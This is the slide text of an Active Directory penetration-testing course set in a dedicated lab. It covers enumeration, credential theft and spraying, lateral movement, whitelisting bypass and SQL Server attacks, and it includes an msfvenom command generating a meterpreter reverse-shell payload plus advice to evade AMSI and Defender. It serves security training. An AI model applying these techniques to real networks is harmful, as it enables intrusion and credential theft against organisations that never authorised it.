Attacking Active Directory with Linux

Nikhil Mittal

Altered Security: https://alteredsecurity.com/

About me

- Twitter - @nikhil_mitt
- Founder of Altered Security - alteredsecurity.com
- GitHub - https://github.com/samratashok/
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DEF CON, BlackHat, BruCON and more.

Course Content


- Introduction to Active Directory
- Attack Methodology
- Port Scanning and Enumeration
- Domain Enumeration
- Extracting Credentials
- Credential Spraying
- Application Whitelisting
- SQL Server attacks
- Domain Privilege Escalation
- Domain Domination and Persistence

Philosophy of the course

- We will assume that we already have internal network access.
- We will not use any exploit in the course but will depend on abuse of functionality and features with are rarely patched.
- There many techniques which can be executed using different tools. We will use the easiest ones for the sake of time :)

Active Directory

- Directory Service used to managed Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."



Windows Servers
Management Profile
Network Information
Printers
File shares
Policy
Windows User
Account Information
Privileges
Profiles
Policy
Windows Clients
Management Profile
Network Information
Policy
Other Directories
White Pages
ECommerce
Active Directory
Manageability
Security
Interoperability
Network Devices
Configuration
Qualityof service policy
Security Policy
Other NDS
User Registry
Security
policy
Firewall Services
Configuration
Security Policy
VPN Policy
E-mail Servers
Mailbox Information
Address Book
Applications
Server Configuration
Single Sign-on
Application Specific Directory Information
Policy

Active Directory - Components


- Schema – Defines objects and their attributes.
- Query and index mechanism – Provides searching and publication of objects and their properties.
- Global Catalog – Contains information about every object in the directory.
- Replication Service – Distributes information across domain controllers.

Active Directory - Structure

- Forests, domains and organization units (OUs) are the basic building blocks of any active directory structure.
  - A forest – which is a security boundary – may contain multiple domains and each domain may contain multiple OUs.




Methodology - Assume Breach




"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Insider Attack Simulation



The Lab Environment

- Available at https://linuxad.io/
- Fully patched Server 2019 machines with Windows Defender.
- Server 2016 Forest Functional Level.



Port Scanning and Enumeration - nmap

- We will start with port scanning to identify the live machines and open ports on the network.
- We can use nmap for that.
- There are many interesting nmap flags which can be used:
  - -sT for full connect TCP scan
  - -sS for half connect TCP scan
  - -sU for UDP scan
  - -sV for service detection
  - -O for operating system detection
  - -sC for default scripts to check for vulnerabilities.

Port Scanning and Enumeration - MSF

- Once we have identified Windows machines on the local network, there are many interesting enumeration techniques that we can use.
- One of them is to look for open shares on any of the reachable machines.
- We will use metasploit framework (https://github.com/rapid7/metasploit-framework) - for that.
- MSF is an enumeration and attack framework.

Port Scanning and Enumeration - MSF

- MSF contains of auxiliary, exploit, payload, post modules and more.
- Auxiliary modules
  - Used for enumeration, scanning, recon, info gathering etc.
  - Use 'show auxiliary' command to list all the auxiliary modules.
- Exploit modules
  - Used for targeting a specific vulnerability.
  - Use 'show exploits' command to list all the exploit modules.
- Payloads
  - A payload is the code which executes on the target on successful exploitation.
  - Use 'show payloads' to list all the payloads.

Hands-on 1

- Use nmap to identify live machines in the local network.
- Enumerate open TCP ports on them and the operating system in use.

- Use metasploit to enumerate open shares on any of the live machines in the local network.
- Check if we have write permissions on any share.

Metasploit payload generation

- We can use msfvenom from metasploit for generating payloads. Use '`msfvenom -h`' to list help about the tool.
- For our current scenario, we can use the following command:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp -f psh LHOST=192.168.2.1 -o payload.ps1
```

- Following are the parameters we used:
  - -p for specifying the payload. We are using meterpreter.
  - -f for format of the payload. We are using the PowerShell payload format.
  - LHOST as we used a reverse shell. This is the IP where payload will connect back.
  - -o is path to the output file

Metasploit payload generation

- Meterpreter is the most popular payload in MSF.
- Although it stays in memory and communication is encrypted, it is very heavily fingerprinted by AVs and is therefore detected easily if default options are used.
- In a meterpreter prompt, we can use the 'help' command to list available options.
- Meterpreter also has extensions to extend its functionality. Some popular extensions are kiwi (mimikatz), powershell, incognito etc.
- For example, Use 'load kiwi' to load mimikatz in meterpreter.

Metasploit payload generation - PowerShell

- We are generating a PowerShell payload using metasploit.
- Microsoft introduced AntiMalware Scan Interface (AMSI) with Windows PowerShellv5 to tackle abuse of Windows scripting languages by attackers.
- AMSI enables scanning and inspection of dynamic scripts (even if executed from memory) using the AV on a machine. It has no detection logic of its own, it depends on the AV (Windows Defender in our lab).
- Since we are using a stock metasploit payload, it will be detected. We need to use an obfuscated AMSI bypass before using the payload.

Hands-on 2

- Generate a meterpreter payload in PowerShell format using msfvenom.
- **Covered in walkthrough videos -** Use the payload with AMSI bypass to get a meterpreter session on the target machine 192.168.2.21.

Domain Enumeration

- With the compromise of first machine in the target AD environment, let's start with Domain Enumeration and map various entities, relationships and privileges for the target domain.
- In the lab, we will limit our enumeration to specific task. In a real assessment, enumeration is the key to success! Spend more time on it!

- We will use Microsoft's AD Module (https://github.com/samratashok/ADModule), PowerView (https://github.com/PowerShellMafia/PowerSploit) and SharpView (https://github.com/tevora-threat/SharpView) for enumeration.

Domain Enumeration

- Get current domain

  `Get-NetDomain` (PowerView)

  `Get-ADDomain` (ActiveDirectory Module)

- Get domain SID for the current domain

```
Get-DomainSID
(Get-ADDomain).DomainSID
```

- Get domain controllers for the current domain

```
Get-NetDomainController
Get-ADDomainController
```

Domain Enumeration

- Get a list of users in the current domain

```
Get-NetUser
Get-NetUser -Username fileadmin
Get-ADUser -Filter * -Properties *
Get-ADUser -Identity fileadmin -Properties *
```

- Search for a particular string in a user's attributes:

```
Find-UserField -SearchField Description -SearchTerm "built"
Get-ADUser -Filter 'Description -like "*built*"' -Properties
Description | select name,Description
```

Domain Enumeration

- Get a list of computers in the current domain

```
Get-NetComputer
Get-NetComputer -OperatingSystem "*Server 2019*"

Get-ADComputer -Filter * | select Name
Get-ADComputer -Filter 'OperatingSystem -like "*Server 2019*"' -
Properties OperatingSystem | select Name,OperatingSystem
```

Domain Enumeration

- Get all the groups in the current domain

```
Get-NetGroup
Get-ADGroup -Filter * | select Name
```

- Get all the members of the Domain Admins group

```
Get-NetGroupMember -GroupName "Domain Admins" -Recurse
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

- Get the group membership for a user:


```
Get-NetGroup –UserName "fileadmin"
Get-ADPrincipalGroupMembership -Identity fileadmin
```

Hand-On 3

- Enumerate the following in cola.local domain:
  - Information about the domain
  - Users
  - Computers
  - Groups
  - Group membership of fileadmin

- **Covered in walkthrough videos** - Find a user in the cola.local domain with password in user description with the help of Active Directory module, PowerView and SharpView.

Lateral Movement



Lateral Movement - Extracting Credentials

- Once we elevated access to at least one target machine, we can go ahead and extract credentials from it.
- A non-exhaustive list of locations on a Windows machine we can extract credentials from
  - Memory of the lsass process
  - LSASecrets
  - SAM
  - Credential Vault
  - Unattend.xml and sysprep.xml
  - Autologon credentials
  - PowerShell console history

- We have meterpreter as SYSTEM on cola-filesrv. We can extract credentials from memory of the lsass process!

Hands-on 4

- **Covered in walkthrough videos** - Extract credentials from cola-filesrv using kiwi extension of meterpreter.

Lateral Movement - Credentials Spraying

- In Credentials spraying attack, once we have access to some credentials, we try them across the AD to check if we can access other machines.
- We can use clear-text passwords, NTLM hashes, AES keys and even TGTs as credentials.
- We have access to credentials of two users - Sarah and fileadmin.
- Let's try and see if these users provide us access to other machines in the domain.

Hands-On 5

- 'Spray' the credentials of Sarah and fileadmin to check if we have access to other machines in the network using them.

Lateral Movement - PowerShell Remoting

- PowerShell Remoting is enabled by-default on all Windows server OS after Server 2012.
- It is the recommended way of managing Windows servers and therefore, it is very useful for the attackers too!
- It uses TCP Port 5985 and 5986 (SSL).
- We can use the following cmdlets to use PowerShell Remoting
  - `New-PSSession`
  - `Enter-PSSession`
  - `Invoke-Command`

Hands-on 6

- Check if credentials of Sarah allows accessing any machine using PowerShell Remoting.
- Execute commands on cola-srv2 by using PowerShell Remoting from cola-filesrv.

- **Covered in walkthrough videos** - Get a meterpreter on cola-srv2 by using PowerShell remoting from cola-filesrv.
- **Covered in walkthrough videos** - Escalate privileges to local administrators on cola-srv2.

Application Whitelisting (AWL)

- Application Whitelisting (AWL) is when only a list of known-good applications, libraries, scripts etc. is allowed to run on a machine.
- AWL blocks all other programs and very useful in blocking malware and attack tools.
- There are two free AWL solutions for Windows from Microsoft -
  - Applocker
  - Windows Defender Application Control (Device Guard)
- WDAC and Applocker can be used together on a machine.

Application Whitelisting (AWL) - Bypass

- It is possible to bypass AWL by abusing what is considered "known good".
- For example
  - An AWL policy may consider all Microsoft signed code to be good.
  - There is a long list of executables and scripts signed by Microsoft which can be used to run untrusted code. See the LOLBAS project at https://lolbas-project.github.io/#
  - By abusing a MS Signed binary like msbuild, installutil, powershell etc. it will still be possible run code which is not allowed.

Hands-on 7

- Enumerate if any application whitelisting is enabled on cola-safe.

- **Covered in walkthrough videos** - Extract credentials from the memory of lsass process on cola-safe.
- **Covered in walkthrough videos** - Extract clear-text credentials from cola-safe.

SQL Servers

- SQL Servers are very fruitful targets in AD as they integrate well with the domain trust.
- SQL servers can not only provide command execution opportunities but they usually store some very interesting data.
- Some common attacks against SQL servers
  - Brute-force attacks
  - Privilege escalation to sysadmin on SQL server using Tustworthy database, impersonation etc.
  - Command execution with xp_cmdshell, agent jobs, CLR assemblies etc.
  - Privilege escalation on OS using attacks like JuicyPotato (Server 2016 and earlier)
  - Database links

SQL Server Agent

- SQL Server Agent is a Windows service that executes scheduled tasks or jobs.
- A job can be scheduled, executed in response to alerts or by using sp_start_job stored procedure.

- Only sysadmins can create a job.
- Non-sysadmin users with the SQLAgentUserRole, SQLAgentReaderRole, and SQLAgentOperatorRole fixed database roles in the msdb database can also be used.

- The execution takes place with privileges of the SQL Server Agent service account if a proxy account is not configured.

Hands-on 8

- Check if the credentials extracted from cola-safe work on any machine in the network where SQL server is available.
- Enumerate the privileges of the SQL Server and SQL Server Agent service on cola-sql.
